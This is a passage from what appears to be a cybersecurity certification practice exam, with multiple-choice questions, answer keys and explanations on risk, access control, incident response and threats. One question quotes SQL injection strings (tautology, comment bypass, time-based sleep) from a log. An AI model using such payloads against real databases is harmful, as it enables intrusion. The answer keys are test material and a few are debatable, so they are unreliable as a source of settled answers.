- A. Hardware security module
- B. Hashing algorithm
- C. Tokenization
- D. Steganography

Answer(s): C

Explanation:

Tokenization is a reversible technology that replaces sensitive information (such as credit card numbers or personal data) with a non-sensitive placeholder (a token). The original data can be retrieved from the token through a secure process, making tokenization ideal for situations where sensitive data needs to be protected but still be recoverable in a controlled manner. Unlike hashing, which is irreversible, tokenization provides a way to securely protect and retrieve sensitive information when necessary.

QUESTION: 374

After a series of account compromises and credential misuse, a company hires a security manager to develop a security program.

Which of the following steps should the security manager take first to increase security awareness?

- A. Evaluate tools that identify risky behavior and distribute reports on the findings.
- B. Send quarterly newsletters that explain the importance of password management.
- C. Develop phishing campaigns and notify the management team of any successes.
- D. Update policies and handbooks to ensure all employees are informed of the new procedures.

Answer(s): D

Explanation:

The first step in increasing security awareness should be to update policies and handbooks to ensure that all employees are aware of the new procedures and security expectations. Clear, documented policies provide a foundation for employees to understand their roles and responsibilities regarding security. Once the policies are in place, the company can implement additional strategies like training, newsletters, or phishing campaigns to reinforce these practices.

QUESTION: 375

A program manager wants to ensure contract employees can only access the company's computers Monday through Friday from 9 a.m. to 5 p.m.

Which of the following would best enforce this access control?

- A. Creating a GPO for all contract employees and setting time-of-day log-in restrictions
- B. Creating a discretionary access policy and setting rule-based access for contract employees
- C. Implementing an OAuth server and then setting least privilege for contract employees
- D. Implementing SAML with federation to the contract employees' authentication server

Answer(s): A

Explanation:

Group Policy Objects (GPOs) in a Windows environment allow administrators to enforce access control policies, including restricting user logins based on time-of-day. By applying a GPO to contract employees and configuring logon hours from Monday through Friday, 9 a.m. to 5 p.m., the organization can ensure that these users cannot log in outside of the specified hours. This is the most effective way to enforce access control based on time.

QUESTION: 376

A recent power outage halted operations at a company's only data center.
Which of the following solutions would best prevent an event like this one in the future?

- A. Platform diversity
- B. Generator
- C. Snapshots
- D. Load balancing

Answer(s): B

Explanation:

A generator provides backup power in the event of a power outage, ensuring that critical systems remain operational. Since the company's only data center was halted due to the outage, installing a generator would help prevent downtime in the future by supplying power when the main power source fails. Other options, such as snapshots and load balancing, do not directly address power failure issues.

QUESTION: 377

Which of the following analysis methods allows an organization to measure the exposure factor associated with organizational assets?

- A. Heuristic
- B. Quantitative
- C. User-driven
- D. Trend-based

Answer(s): B

Explanation:

Quantitative analysis is a risk assessment method that assigns numerical values to risk factors, including the Exposure Factor (EF) - which represents the percentage of an asset's value that would be lost if a specific threat were realized. This approach helps organizations calculate the Single Loss Expectancy (SLE) and Annualized Loss Expectancy (ALE), providing a data-driven method for risk management.

QUESTION: 378

A security analyst notices an increase in port scans on the edge of the corporate network. Which of the following logs should the analyst check to obtain the attacker's source IP address?

- A. OS security
- B. Firewall
- C. Application
- D. Endpoint

Answer(s): B

Explanation:

A firewall log records inbound and outbound network traffic, including source and destination IP addresses, port numbers, and connection attempts. Since port scans involve probing various ports on a network, the firewall logs will provide visibility into the attacker's source IP address and help the analyst assess the nature of the scanning activity.

QUESTION: 379

A security team receives reports about high latency and complete network unavailability throughout most of the office building. Flow logs from the campus switches show high traffic on TCP 445.

Which of the following is most likely the root cause of this incident?

- A. Buffer overflow
- B. NTP amplification attack
- C. Worm
- D. DoS attack

Answer(s): C

Explanation:

TCP port 445 is commonly used for Microsoft SMB (Server Message Block) protocol, which is often targeted by worms like WannaCry and NotPetya to spread rapidly across a network. The symptoms described - high traffic on TCP 445, high latency, and network unavailability - suggest a self-replicating worm is propagating, overwhelming network resources and disrupting normal operations.

QUESTION: 380

A security analyst is examining a penetration test report and notices that the tester pivoted to critical internal systems with the same local user ID and password.

Which of the following would help prevent this in the future?

- A. Implement centralized authentication with proper password policies
- B. Add password complexity rules and increase password history limits
- C. Connect the systems to an external authentication server
- D. Limit the ability of user accounts to change passwords

Answer(s): A

Explanation:

The penetration tester was able to pivot using the same local user ID and password, indicating that systems were using local authentication rather than a centralized authentication mechanism. Implementing centralized authentication (such as Active Directory, LDAP, or RADIUS) with strong password policies would ensure that credentials are managed centrally, reducing the risk of credential reuse and lateral movement across systems. This approach also enables better monitoring and enforcement of security policies.

QUESTION: 381

When used with an access control vestibule which of the following would provide the best prevention against tailgating?

- A. PIN
- B. Access card
- C. Security guard
- D. CCTV

Answer(s): C

Explanation:

A security guard actively monitors and enforces access control policies in an access control vestibule (mantrap), ensuring that only authorized individuals enter. Unlike PINs, access cards, or CCTV (which only record events), a security guard can physically intervene to prevent tailgating - where an unauthorized person follows an authorized individual into a restricted area.

QUESTION: 382

A security professional discovers a folder that contains an employee's personal information located on the enterprise's shared drive.

Which of the following best describes the data type the security professional should use to identify organizational policies and standards concerning the storage of employees' personal information?

- A. Legal

- B. Financial
- C. Privacy
- D. Intellectual property

Answer(s): C

Explanation:

Privacy data classification includes Personally Identifiable Information (PII), which consists of an employee's personal details such as name, address, Social Security number, or other sensitive information. Organizational policies and standards concerning the storage and protection of such data fall under privacy regulations (e.g., GDPR, CCPA, or HIPAA). Ensuring compliance with these policies helps prevent unauthorized access and data breaches.

QUESTION: 383

A site reliability engineer is designing a recovery strategy that requires quick failover to an identical site if the primary facility goes down.

Which of the following types of sites should the engineer consider?

- A. Recovery site
- B. Hot site
- C. Cold site
- D. Warm site

Answer(s): B

Explanation:

A hot site is a fully operational, identical backup site that can take over immediately in case the primary facility goes down. It includes up-to-date data, active servers, and network configurations, allowing for quick failover with minimal downtime. This makes it the best choice for high availability and business continuity requirements.

QUESTION: 384

Which of the following would an organization most likely use to minimize the loss of data on a file server in the event data needs to be restored?

- A. Snapshots
- B. Journaling
- C. Obfuscation
- D. Tokenization

Answer(s): A

Explanation:

Snapshots capture the state of a file server at a specific point in time, allowing for quick recovery of lost or corrupted data. They provide an efficient way to restore files without relying solely on full backups, minimizing data loss and downtime. This makes snapshots an ideal solution for data recovery and protection on a file server.

QUESTION: 385

Which of the following solutions would most likely be used in the financial industry to mask sensitive data?

- A. Tokenization
- B. Hashing
- C. Salting
- D. Steganography

Answer(s): A

Explanation:

Tokenization replaces sensitive data, such as credit card numbers, with non-sensitive equivalents (tokens) that have no exploitable value outside the system. It is widely used in the financial industry to protect data while maintaining functionality for processing and analysis.

QUESTION: 386

Which of the following is a type of vulnerability that may result from outdated algorithms or keys?

- A. Hash collision
- B. Cryptographic
- C. Buffer overflow
- D. Input validation

Answer(s): B

Explanation:

Cryptographic vulnerabilities occur when outdated algorithms or weak encryption keys are used, making systems susceptible to attacks such as brute force or cryptanalysis. These issues undermine the confidentiality and integrity of encrypted data.

QUESTION: 387

A company wants to prevent proprietary and confidential company information from being shared to outsiders.

Which of the following would this best describe?

- A. MOA
- B. SLA

- C. MSA
- D. NDA

Answer(s): D

Explanation:

A Non-Disclosure Agreement (NDA) is a legal contract that restricts parties from disclosing proprietary or confidential information to unauthorized individuals or organizations, making it the most suitable option for protecting sensitive company data.

QUESTION: 388

A security administrator needs to reduce the attack surface in the company's data centers. Which of the following should the security administrator do to complete this task?

- A. Implement a honeynet.
- B. Define Group Policy on the servers.
- C. Configure the servers for high availability.
- D. Upgrade end-of-support operating systems.

Answer(s): D

Explanation:

Upgrading end-of-support operating systems ensures that the servers receive security patches and updates, significantly reducing vulnerabilities and thereby the overall attack surface.

QUESTION: 389

Which of the following is a prerequisite for a DLP solution?

- A. Data destruction
- B. Data sanitization
- C. Data classification
- D. Data masking

Answer(s): C

Explanation:

Data classification is essential for a Data Loss Prevention (DLP) solution to function effectively. It identifies and labels data based on sensitivity and importance, enabling the DLP system to apply appropriate policies to protect it.

QUESTION: 390

A business provides long-term cold storage services to banks that are required to follow regulator-imposed data retention guidelines. Banks that use these services require that data is disposed of in a specific manner at the conclusion of the regulatory threshold for data retention.

Which of the following aspects of data management is the most important to the bank in the destruction of this data?

- A. Encryption
- B. Classification
- C. Certification
- D. Procurement

Answer(s): C

Explanation:

Certification provides documented proof that data was destroyed in compliance with regulatory requirements. This is critical for banks to demonstrate adherence to data retention and disposal mandates imposed by regulators.

QUESTION: 391

The physical security team at a company receives reports that employees are not displaying their badges. The team also observes employees tailgating at controlled entrances. Which of the following topics will the security team most likely emphasize in upcoming security training?

- A. Social engineering
- B. Situational awareness
- C. Phishing
- D. Acceptable use policy

Answer(s): B

Explanation:

Situational awareness training helps employees recognize and respond appropriately to physical security threats, such as tailgating and failure to display ID badges, promoting adherence to security protocols in controlled areas.

QUESTION: 392

Which of the following would most likely be a hacktivist's motive?

- A. Financial gain
- B. Espionage
- C. Philosophical beliefs
- D. Revenge

Answer(s): C

Explanation:

Hacktivists are typically driven by ideological or political motivations, using hacking to promote or protest specific philosophical beliefs or causes.

QUESTION: 393

During a recent log review, an analyst discovers evidence of successful injection attacks. Which of the following will best address this issue?

- A. Authentication
- B. Secure cookies
- C. Static code analysis
- D. Input validation

Answer(s): D

Explanation:

Input validation ensures that user-supplied data is properly checked before processing, effectively preventing injection attacks such as SQL or command injections by rejecting malicious input.

QUESTION: 394

Which of the following is the first step to secure a newly deployed server?

- A. Close unnecessary service ports.
- B. Update the current version of the software.
- C. Add the device to the ACL.
- D. Upgrade the OS version.

Answer(s): A

QUESTION: 395

A security analyst receives an alert that there was an attempt to download known malware. Which of the following actions would allow the best chance to analyze the malware?

- A. Review the IPS logs and determine which command-and-control IPs were blocked.
- B. Analyze application logs to see how the malware attempted to maintain persistence.
- C. Run vulnerability scans to check for systems and applications that are vulnerable to the malware
- D. Obtain and execute the malware in a sandbox environment and perform packet captures.

Answer(s): D

Explanation:

Running the malware in a controlled sandbox environment allows the analyst to safely observe its behavior, including communication, persistence mechanisms, and payload delivery, providing the most comprehensive analysis.

QUESTION: 396

Which of the following should be used to ensure a user has the permissions needed to effectively do an assigned job role?

- A. Changing default passwords
- B. Implementing least privilege
- C. Enforcing baseline configurations
- D. Applying network segmentation

Answer(s): B

Explanation:

The principle of least privilege ensures users are granted only the permissions necessary to perform their specific job functions, minimizing the risk of unauthorized access or actions.

QUESTION: 397

An employee receives a text message from an unrecognized number claiming to be the Chief Executive Officer and asking the employee to purchase gift cards.

Which of the following types of attacks describes this example?

- A. Watering-hole
- B. Disinformation
- C. Phishing
- D. Impersonation

Answer(s): D

Explanation:

Explanation: Impersonation involves an attacker pretending to be a trusted individual, such as a CEO, to trick someone into taking an action - in this case, purchasing gift cards - often seen in social engineering attacks via text or email.

QUESTION: 398

An unexpected and out-of-character email message from a Chief Executive Officer's corporate account asked an employee to provide financial information and to change the recipient's contact number.

Which of the following attack vectors is most likely being used?

- A. Business email compromise

- B. Phishing
- C. Brand impersonation
- D. Pretexting

Answer(s): A

Explanation:

Business email compromise (BEC) involves the use of a legitimate or spoofed business email account, often from executives, to trick employees into performing unauthorized actions like transferring funds or revealing sensitive information.

QUESTION: 399

Which of the following should an organization use to ensure that it can review the controls and performance of a service provider or vendor?

- A. Service-level agreement
- B. Memorandum of agreement
- C. Right-to-audit clause
- D. Supply chain analysis

Answer(s): C

Explanation:

A right-to-audit clause gives an organization the legal ability to inspect and verify a service provider's or vendor's controls, processes, and compliance with contractual obligations, ensuring transparency and accountability.

QUESTION: 400

Which of the following is used to calculate the impact to an organization per cybersecurity incident?

- A. SLE
- B. ALE
- C. ARO
- D. SLA

Answer(s): A

Explanation:

Single Loss Expectancy (SLE) represents the monetary loss an organization expects from a single cybersecurity incident, helping quantify the financial impact of individual events.

QUESTION: 401

A retail company receives a request to remove a customer's data.

Which of the following is the retail company considered under GDPR legislation?

- A. Data processor
- B. Data controller
- C. Data subject
- D. Data custodian

Answer(s): B

Explanation:

Under GDPR, the data controller determines the purposes and means of processing personal data. The retail company, which collects and manages customer data, is responsible for complying with data deletion requests and thus acts as the data controller.

QUESTION: 402

An administrator implements web-filtering products but still sees that users are visiting malicious links.

Which of the following configuration items does the security administrator need to review?

- A. Intrusion prevention system
- B. Content categorization
- C. Encryption
- D. DNS service

Answer(s): B

Explanation:

Content categorization defines how websites are classified (e.g., gambling, malicious, social media) within the web-filtering product. If users are still accessing malicious links, it likely means the categorization settings need to be reviewed or updated to block those sites effectively.

QUESTION: 403

A security analyst is reviewing the following logs about a suspicious activity alert for a user's VPN log-ins:

Date	Time	Action	SourceIP	City-State-Country
2023-01-23	08:21:41	Success	207.414.201.19	Chicago-IL-USA
2023-01-24	08:23:41	Success	207.414.201.19	Chicago-IL-USA
2023-01-25	08:29:39	Success	207.414.201.19	Chicago-IL-USA
2023-01-26	08:27:44	Success	207.414.201.19	Chicago-IL-USA
2023-01-27	08:22:24	Success	207.414.201.19	Chicago-IL-USA
2023-01-27	09:45:35	Success	185.17.106.237	Rome-Italy
2023-01-27	09:47:55	Success	188.17.105.137	Rome-Italy
2023-01-27	09:55:36	Success	207.414.201.19	Chicago-IL-USA
2023-01-27	16:28:15	Success	207.414.201.19	Chicago-IL-USA

Which of the following malicious activity indicators triggered the alert?

- A. Impossible travel
- B. Account lockout
- C. Blocked content
- D. Concurrent session usage

Answer(s): A

Explanation:

The logs show successful logins from Chicago, IL, and then within minutes, logins from Rome, Italy, followed again by logins from Chicago. The time between these geographically distant logins is too short for physical travel, triggering the "impossible travel" alert—an indication of potential credential compromise.

QUESTION: 404

Which of the following phases of the incident response process attempts to minimize disruption?

- A. Recovery
- B. Containment
- C. Preparation
- D. Analysis

Answer(s): B

Explanation:

The containment phase focuses on limiting the scope and impact of an incident to prevent further damage or disruption, thereby helping to maintain business continuity during the response process.

QUESTION: 405

Which of the following security principles most likely requires validation before allowing traffic between systems?

- A. Policy enforcement
- B. Authentication
- C. Zero Trust architecture
- D. Confidentiality

Answer(s): C

Explanation:

Zero Trust architecture is built on the principle of "never trust, always verify," meaning that every request for resource access must be validated - regardless of where it originates - before any

traffic is allowed between systems. This continuous validation requirement distinguishes Zero Trust from other models.

QUESTION: 406

Company A jointly develops a product with Company B, which is located in a different country. Company A finds out that their intellectual property is being shared with unauthorized companies.

Which of the following has been breached?

- A. SLA
- B. AUP
- C. SOW
- D. MOA

Answer(s): D

Explanation:

A Memorandum of Agreement establishes the formal terms of collaboration between parties, including confidentiality and intellectual property rights. Unauthorized sharing of jointly developed IP constitutes a breach of that agreement.

QUESTION: 407

An accounting employee recently used software that was not approved by the company.

Which of the following risks does this most likely represent?

- A. Unskilled attacker
- B. Hacktivist
- C. Shadow IT
- D. Supply chain

Answer(s): C

Explanation:

The use of unauthorized software by an internal employee is a classic example of Shadow IT, where unsanctioned applications introduce unvetted security and compliance risks.

QUESTION: 408

Which of the following activities is used to determine the reason an incident occurred, prior to closing the incident?

- A. Root cause analysis
- B. Detection
- C. E-discovery
- D. Lessons learned

Answer(s): A

Explanation:

Root cause analysis is the process of identifying the fundamental reason an incident occurred, ensuring that underlying issues are addressed before the incident is closed.

QUESTION: 409

Which of the following is the greatest advantage that network segmentation provides?

- A. End-to-end encryption
- B. Decreased resource utilization
- C. Enhanced endpoint protection
- D. Configuration enforcement
- E. Security zones

Answer(s): E

Explanation:

Explanation: By dividing a network into distinct security zones, segmentation isolates traffic flows and contains breaches, preventing attackers from moving laterally across the entire environment.

QUESTION: 410

Which of the following is a directive managerial control?

- A. Acceptable use policy
- B. Log-in warning banner
- C. Master service agreement
- D. No trespassing sign

Answer(s): A

Explanation:

An acceptable use policy is a managerial directive that formally defines required behaviors and rules for system use. It directs employees on what is and isn't allowed, making it a classic example of a directive control.

QUESTION: 411

Which of the following is the best way to prevent data from being leaked from a secure network that does not need to communicate externally?

- A. Air gap

- B. Containerization
- C. Virtualization
- D. Decentralization

Answer(s): A

Explanation:

Physically isolating a network (air gapping) ensures there is no direct or indirect external connection, effectively preventing any data leakage from the secure environment.

QUESTION: 412

Which of the following activities identifies but does not exploit vulnerabilities?

- A. Penetration test
- B. Static analysis
- C. Dynamic analysis
- D. Bug bounty

Answer(s): B

Explanation:

Static analysis examines code in a non-running state to uncover vulnerabilities without executing or exploiting them, ensuring you identify issues without actively attacking the system.

QUESTION: 413

A penetration tester was able to gain unauthorized access to a hypervisor platform. Which of the following vulnerabilities was most likely exploited?

- A. Cross-site scripting
- B. SQL injection
- C. Race condition
- D. VM escape

Answer(s): D

Explanation:

VM escape occurs when an attacker breaks out of a virtual machine's sandbox to interact directly with the underlying hypervisor, granting unauthorized access to the host platform. This is the vulnerability exploited when compromising a hypervisor.

QUESTION: 414

An attacker defaces a company's website and refuses to relinquish control until the company removes specific harmful chemicals from its products. Which of the following best describes this type of threat actor?

- A. Unskilled attacker
- B. Hacktivist
- C. Organized crime
- D. Espionage

Answer(s): B

Explanation:

A hacktivist uses cyberattacks, such as website defacement, to advance a political or social agenda. In this case, the attacker's demand to remove harmful chemicals reflects an ideological motive, characteristic of hacktivism.

QUESTION: 415

A company uses a cloud-based server for file storage and wants to ensure the security of its data in transit.

Which of the following should the company use to secure this type of communication? (Choose two.)

- A. TLS certificates
- B. WPA2 encryption
- C. HTTPS
- D. Virtual private network
- E. Encryption key management
- F. Digital signatures

Answer(s): A, D

Explanation:

TLS certificates establish an encrypted channel (SSL/TLS) between clients and the cloud server, ensuring all file-transfer traffic is protected in transit.

A VPN creates a secure, encrypted tunnel over the Internet, adding an additional layer of protection for all network communications with the cloud environment.

QUESTION: 416

An organization found gaps in its software development environment and is implementing compensating controls to better protect its systems from external threats.

Which of the following would be most effective? (Choose two.)

- A. Platform hardening
- B. Expanded logging
- C. Network segmentation
- D. Access control
- E. Data encryption

F. Application allow list

Answer(s): A, F

Explanation:

Platform hardening locks down development hosts, removing unnecessary services and closing unused ports, so attackers have fewer vulnerabilities to exploit. An application allow list ensures only approved, vetted software can run in the environment, preventing malicious or untested code from executing.

QUESTION: 417

Which of the following is a qualitative approach to risk analysis?

- A. Including the MTTR and MTBF as part of the risk assessment
- B. Tracking and documenting network risks using a risk register
- C. Assigning a level of high, medium, or low to the risk rating
- D. Using ALE and ARO to help determine whether a risk should be mitigated

Answer(s): C

Explanation:

A qualitative risk analysis uses descriptive scales (e.g., high, medium, low) to prioritize risks based on their likelihood and impact, rather than numeric calculations.

QUESTION: 418

Which of the following provides resilience by hosting critical VMs within different IaaS providers while being maintained by internal application owners?

- A. Multicloud architectures
- B. SaaS provider diversity
- C. On-premises server load balancing
- D. Corporate-owned, off-site locations

Answer(s): A

Explanation:

By distributing critical virtual machines across multiple IaaS providers, a multicloud architecture removes single points of failure and ensures continuity even if one provider experiences an outage, while allowing internal teams to maintain control over deployment and configuration.

QUESTION: 419

While a user reviews their email, a host gets infected by malware that came from an external hard drive plugged into the host. The malware steals all the user's credentials stored in the browser.

Which of the following training topics should the user review to prevent this situation from reoccurring?

- A. Operational security
- B. Removable media and cables
- C. Password management
- D. Social engineering

Answer(s): B

Explanation:

Training on removable media security teaches users how to safely handle USB drives and external storage, including scanning for malware and using company-approved devices, directly addressing the infection vector in this scenario.

QUESTION: 420

An organization keeps servers with confidential information in the same network as workstations. An attacker compromises a workstation and moves laterally to a server. Which of the following could have prevented the attacker from accessing the server?

- A. Load balancers
- B. Security zones
- C. Virtual private networks
- D. Proxy servers

Answer(s): B

Explanation:

By placing servers and workstations into separate security zones (network segments) with controlled access between them, the organization would prevent a compromised workstation from directly reaching the confidential servers. This isolation stops lateral movement without needing VPNs, proxies, or load balancers.

QUESTION: 421

An administrator needs to ensure all emails sent and received by a specific address are stored in a non-alterable format.

Which of the following best describes this forensic concept?

- A. E-discovery
- B. Acquisition
- C. Legal hold
- D. Chain of custody

Answer(s): B

Explanation:

Acquisition refers to the process of capturing and preserving digital evidence in a forensically sound, non-alterable format (e.g., bit-for-bit imaging or write-once storage), ensuring the integrity of the emails for later analysis.

QUESTION: 422

A company recently purchased a new building that does not have an existing wireless or wired infrastructure. A

network engineer at the company needs to determine the placement of the access points in the new building.

Which of the following accurately describes the task the network engineer will be performing?

- A. Heat map
- B. Internal assessment
- C. Corporate reconnaissance
- D. Site survey

Answer(s): D

Explanation:

A site survey involves evaluating the physical environment, measuring building materials, interference sources, and coverage requirements, to determine optimal access-point placement.

QUESTION: 423

Which of the following should a systems administrator do after performing remediation activities?

- A. Classify
- B. Archive
- C. Rescan
- D. Isolate

Answer(s): C

Explanation:

After applying patches or other remediation steps, rescanning verifies that the vulnerabilities have been effectively resolved and ensures no residual issues remain.

QUESTION: 424

An organization wants to increase an application's resiliency by configuring access to multiple servers in the organization's geographically dispersed environment.

Which of the following best describes this architecture?

- A. Containerized
- B. Multitenant
- C. Load balanced
- D. Virtualized

Answer(s): C

Explanation:

A load-balanced architecture distributes incoming application traffic across multiple servers, potentially in different geographic locations, to optimize resource use, improve response times, and provide redundancy if any single server fails.

QUESTION: 425

A user attempts to send an invoice to a customer.

When the user follows up with the customer to see if the invoice was received, the customer informs the user that it went to the spam folder. The management team has asked the systems administrator to implement measures to reduce the likelihood of this happening again by implementing server authentication.

Which of the following should the systems administrator implement?

- A. SPF
- B. DMARC
- C. XDR
- D. DNSSEC

Answer(s): A

Explanation:

SPF (Sender Policy Framework) lets the domain owner specify which mail servers are authorized to send email on its behalf. Publishing an SPF record in DNS helps recipient mail systems verify the sending server's legitimacy, reducing the chance that legitimate messages are marked as spam.

QUESTION: 426

A database engineer needs sample customer data for testing purposes.

Which of the following can prevent unauthorized viewing or disclosure of PII?

- A. Masking
- B. RBAC
- C. Tokenization
- D. Filtering

Answer(s): A

Explanation:

Data masking replaces real PII with realistic but fictional values in non-production environments, ensuring testers can't view or disclose actual sensitive information.

QUESTION: 427

A user sends an email that includes a digital signature for validation.

Which of the following security concepts would ensure a user cannot deny they sent the email?

- A. Non-repudiation
- B. Confidentiality
- C. Integrity
- D. Authentication

Answer(s): A

Explanation:

A digital signature provides cryptographic proof of origin, preventing the sender from denying they authored and sent the email - this is the essence of non-repudiation.

QUESTION: 428

A company's leadership team wants to ensure employees only print business-related documents on company printers.

Which of the following documents should the company add this directive to?

- A. Information security policy
- B. Data classification policy
- C. Business continuity plan
- D. Acceptable use policy

Answer(s): D

Explanation:

An acceptable use policy defines permitted and prohibited activities for using organizational resources, such as specifying that company printers may only be used for business-related documents. This ensures employees understand and agree to the printing restriction.

QUESTION: 429

An employee receives from a vendor a marketing communication email that includes an attachment.

When the employee opens the attachment, the employee's screen displays odd text requesting payment in order to recover data. Within moments, a company-wide email is sent to employees requesting that employees disconnect their computers from the internet and shut them down.

Which of the following describes this type of malware?

- A. Trojan
- B. Worm
- C. Ransomware
- D. Virus

Answer(s): C

Explanation:

Ransomware encrypts a user's files (displaying garbled text) and demands payment to restore access, matching the behavior described.

QUESTION: 430

Which of the following is a technical security control?

- A. Security guard
- B. Policy
- C. Fence
- D. Firewall

Answer(s): D

Explanation:

A firewall is a technical control enforced by hardware or software to monitor and filter network traffic, distinguishing it from physical (e.g., fence, security guard) or administrative (e.g., policy) controls.

QUESTION: 431

An organization decides that most employees will work remotely. The existing VPN solution does not have adequate bandwidth, and the content filtering proxy is on premises.

Which of the following strategies will enable the business to securely achieve its objective while also being prepared to quickly scale for growth?

- A. Integrate with an SASE platform, and deploy the agent to all laptops.
- B. Purchase a larger internet circuit, and create a NAT policy for the proxy.
- C. Purchase a SOAR solution to decrease response times for remote workers.
- D. Install a secondary VPN and proxy at the disaster recovery site, and automate failover.

Answer(s): A

Explanation:

A Secure Access Service Edge (SASE) solution delivers VPN, firewall, and content-filtering functions from the cloud, eliminating on-premises bottlenecks and easily scaling as remote usage grows when agents are deployed to endpoints.

QUESTION: 432

Which of the following is the most likely reason a security analyst would review SIEM logs?

- A. To check for recent password reset attempts
- B. To monitor for potential DDoS attacks
- C. To assess the scope of a privacy breach
- D. To see correlations across multiple hosts

Answer(s): D

Explanation:

A SIEM's primary value is aggregating and correlating log data from numerous systems to identify patterns or anomalies that span multiple hosts, enabling detection of coordinated or sophisticated attacks.

QUESTION: 433

Which of the following would help reduce alert fatigue?

- A. Penetration testing
- B. Compensating controls
- C. Rule tuning
- D. Log aggregation

Answer(s): C

Explanation:

Adjusting and refining detection rules reduces false positives and irrelevant alerts, ensuring that security teams receive only meaningful notifications and thereby minimizing alert fatigue.

QUESTION: 434

Which of the following options most efficiently maintains a system state in the event of a system failure?

- A. Hybrid cloud
- B. Cold site
- C. Full backup
- D. Load balancing

Answer(s): D

Explanation:

A load balancer distributes traffic across multiple, redundant systems and can automatically detect and reroute around a failed node. This active-active approach preserves the running

system state and minimizes downtime far more efficiently than standby sites or periodic backups.

QUESTION: 435

During a SQL update of a database, a temporary field used as part of the update sequence was modified by an attacker before the update completed in order to allow access to the system. Which of the following best describes this type of vulnerability?

- A. Race condition
- B. Memory injection
- C. Malicious update
- D. Side loading

Answer(s): A

Explanation:

A race condition occurs when an attacker exploits the timing window between operations, modifying the temporary field before the update completes, to alter the intended logic and gain unauthorized access.

QUESTION: 436

A company's accounts payable clerk receives a message from a vendor asking to change their bank account before paying an invoice. The clerk makes the change and sends the payment to the new account. Days later, the clerk receives another message from the same vendor with a request for a missing payment to the original bank account. Which of the following has most likely occurred?

- A. Phishing campaign
- B. Data exfiltration
- C. Pretext calling
- D. Business email compromise

Answer(s): D

Explanation:

The attacker impersonated a trusted vendor via email to redirect funds to their own account, a hallmark of business email compromise. This social engineering tactic exploits legitimate business processes to fraudulently transfer money.

QUESTION: 437

A vendor salesperson is a personal friend of a company's Chief Financial Officer (CFO). The company recently made a large purchase from the vendor, which was directly approved by the CFO. Which of the following best describes this situation?

- A. Rules of engagement
- B. Conflict of interest
- C. Due diligence
- D. Contractual impact
- E. Reputational damage

Answer(s): B

Explanation:

Explanation: When the CFO's personal relationship with the vendor could improperly influence (or appear to influence) company purchasing decisions, it creates a conflict of interest. The CFO should disclose the relationship and recuse themselves from the approval process.

QUESTION: 438

The board of a company needs to tell the leadership team which activities are too risky to undertake during business operations.

Which of the following risk management strategies does the board need to explain to the leadership team?

- A. The company's risk assessment
- B. The company's risk acceptance
- C. The company's risk register
- D. The company's risk tolerance

Answer(s): D

Explanation:

Risk tolerance defines the threshold of risk the organization is willing to accept. Activities that exceed this threshold are deemed too risky to pursue during normal operations.

QUESTION: 439

A systems administrator wants to use a technical solution to explicitly define file permissions for the entire team.

Which of the following should the administrator implement?

- A. ACL
- B. Monitoring
- C. Isolation
- D. HIPS

Answer(s): A

Explanation:

An Access Control List (ACL) is a technical mechanism that explicitly assigns read, write, and execute permissions to specific users or groups for each file, providing granular control over file access.

QUESTION: 440

A company is concerned with supply chain compromise of new servers and wants to limit this risk.

Which of the following should the company review first?

- A. Sanitization procedure
- B. Acquisition process
- C. Change management
- D. Asset tracking

Answer(s): B

Explanation:

Reviewing the acquisition process allows the company to vet vendors, enforce secure procurement controls, and verify hardware integrity before servers enter the environment, directly mitigating supply chain compromise risks.

QUESTION: 441

A security analyst receives an alert from a front-end web server connected to a database back end. The alert contains the following logs:

```
SELECT * FROM users WHERE UserID = 1=1
SELECT * FROM users WHERE username = 'admin'--' AND password = 'password'
IF 1=1 THEN dbms_lock.sleep(20) ELSE dbms_lock.sleep(0); END IF; END
```

Which of the following attacks is occurring?

- A. Buffer overflow
- B. Brute-force
- C. Injection
- D. Replay

Answer(s): C

Explanation:

The log shows classic SQL injection techniques—tautology (1=1), comment injection ('--'), and a time-based payload (dbms_lock.sleep(20)), all indicative of an SQL injection attack.

QUESTION: 442

Which of the following control types involves restricting IP connectivity to a router's web management interface to protect it from being exploited by a vulnerability?

- A. Corrective
- B. Physical
- C. Preventive
- D. Managerial

Answer(s): C

Explanation:

Restricting IP access to the router's management interface proactively blocks unauthorized attempts to exploit vulnerabilities, making it a preventive control.

QUESTION: 443

Which of the following data types relates to data sovereignty?

- A. Data classified as public in other countries
- B. Personally identifiable data while traveling
- C. Health data shared between doctors in other nations
- D. Data at rest outside of a country's borders

Answer(s): D

Explanation:

Data sovereignty concerns the legal and regulatory requirements governing data where it physically resides. Storing data at rest outside a country's borders subjects it to the foreign jurisdiction's laws, making this the key data sovereignty issue.

QUESTION: 444

A software developer wishes to implement an application security technique that will provide assurance of the application's integrity.

Which of the following techniques will achieve this?

- A. Secure cookies
- B. Input validation
- C. Static analysis
- D. Code signing

Answer(s): D

Explanation:

Code signing uses digital signatures to verify that an application's binaries haven't been altered since they were signed, providing cryptographic assurance of the software's integrity.

QUESTION: 445

A penetration test reveals that users can easily access internal VLANs from the company's guest Wi-Fi.

Which of the following security principles would remediate this vulnerability by improving network authentication mechanisms?

- A. VLAN ACLs
- B. Captive portal
- C. DNSSEC
- D. 802.1X

Answer(s): D

Explanation:

802.1X enforces port-based authentication before assigning a device to a VLAN, ensuring only authorized users can join internal networks and preventing guests from accessing protected segments.

QUESTION: 446

A company recently set up a system for employees to access their files remotely. However, the IT team has noticed that some employees are using personal devices to access the system. Which of the following security techniques could help mitigate the risk of unauthorized connections by personal devices?

- A. Multifactor Authentication
- B. Conditional Access Policies
- C. Cloud Access Security Broker
- D. Data Loss Prevention

Answer(s): B

Explanation:

Conditional Access lets you enforce device-based requirements, such as requiring devices to be enrolled, compliant, or managed, before granting access. By blocking or limiting connections from unmanaged personal devices, it prevents unauthorized endpoints from reaching the company's remote file system.

QUESTION: 447

Which of the following security controls is a company implementing by deploying HIPS? (Choose two.)

- A. Directive
- B. Preventive
- C. Physical
- D. Corrective

- E. Compensating
- F. Detective

Answer(s): B, F

Explanation:

A host-based intrusion prevention system actively monitors and blocks malicious behavior on the endpoint (preventive control) while also alerting or logging suspicious events (detective control).

QUESTION: 448

Which of the following is the best physical security measure that prevents unauthorized vehicles from entering a data center while still allowing foot traffic?

- A. Access control vestibules
- B. Fencing
- C. Video surveillance
- D. Retractable bollards

Answer(s): D

Explanation:

Retractable bollards provide a strong physical barrier to stop unauthorized vehicles while remaining low enough (or lowered) to let pedestrians pass freely, making them ideal for controlling vehicle access without impeding foot traffic.

QUESTION: 449

Which of the following are the best methods for hardening end user devices? (Choose two.)

- A. Full disk encryption
- B. Group-level permissions
- C. Account lockout
- D. Endpoint protection
- E. Proxy server
- F. Segmentation

